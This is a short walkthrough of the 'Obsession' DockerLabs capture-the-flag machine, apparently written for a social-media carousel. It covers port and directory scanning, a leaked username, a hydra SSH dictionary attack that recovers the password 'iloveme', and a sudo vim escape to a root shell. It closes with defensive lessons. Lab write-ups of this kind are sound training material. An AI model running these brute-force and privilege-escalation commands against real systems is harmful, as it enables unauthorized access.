
DIFFICULTY: VERY EASY

🚀 Express Writeup: Obsession - DockerLabs 🎯

Looking for a quick machine to practice brute force and SUDO abuse? Let me introduce you to "Obsession".



Swipe through the carousel to see the step-by-step exploitation route. →

PHASE 01

1. 🔍 Active Reconnaissance

We start by deploying the machine (IP: 172.17.0.2). We launch our nmap scan across all ports and discover 3 key services:

- **21/tcp:** FTP (anonymous login enabled)
- **22/tcp:** SSH
- **80/tcp:** HTTP (Coaching service)

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sCV -sS -n -Pn -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-02 11:58 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
```

PHASE 02

📂 2. Hidden Directories & Data Leak

```
└─$ dirb http://172.17.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov  2 12:00:29 2026
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/backup/
==> DIRECTORY: http://172.17.0.2/important/
+ http://172.17.0.2/index.html (CODE:200|SIZE:5208)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

---- Entering directory: http://172.17.0.2/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/important/ ----
```

We set our sights on the web server. A quick path scan with dirb reveals a `/backup` directory.

Inside, we find a `backup.txt` file giving us pure gold:


> *An admin note revealing a valid username (**russoski**) and a warning that the password must be changed soon.*

PHASE 03

🔓 3. SSH Brute Force

With a confirmed user and port 22 open,
we bring out the heavy artillery.
We launch a dictionary attack using hydra
and rockyou.txt:

```
hydra -l russoski -P rockyou.txt
ssh://172.17.0.2
```




🎯 Match!

Credentials obtained: **russoski:iloveme**

We log in via SSH and achieve our first

PHASE 04

⚙️ 4. SUDO Abuse (GTFOBins)



Once inside, it's time to enumerate. We run `sudo -l` and find a critical misconfiguration:

> The user can execute **/usr/bin/vim as root** without a password (NOPASSWD).

Based on GTFOBins, we leverage Vim's command mode to spawn a privileged shell:

```
sudo /usr/bin/vim -c ':!/bin/bash'
```

💻 **# whoami → root**

💡 Lessons Learned

1️⃣ Never leave backup files or sensitive notes exposed on a production web server.

2️⃣ Avoid weak, predictable passwords (found in dictionaries like rockyou).

3️⃣ Strictly control the binaries allowed in sudo. Text editors like Vim allow command execution and are classic escalation vectors.

👇 Have you rooted this machine on DockerLabs yet? Let me know in the comments!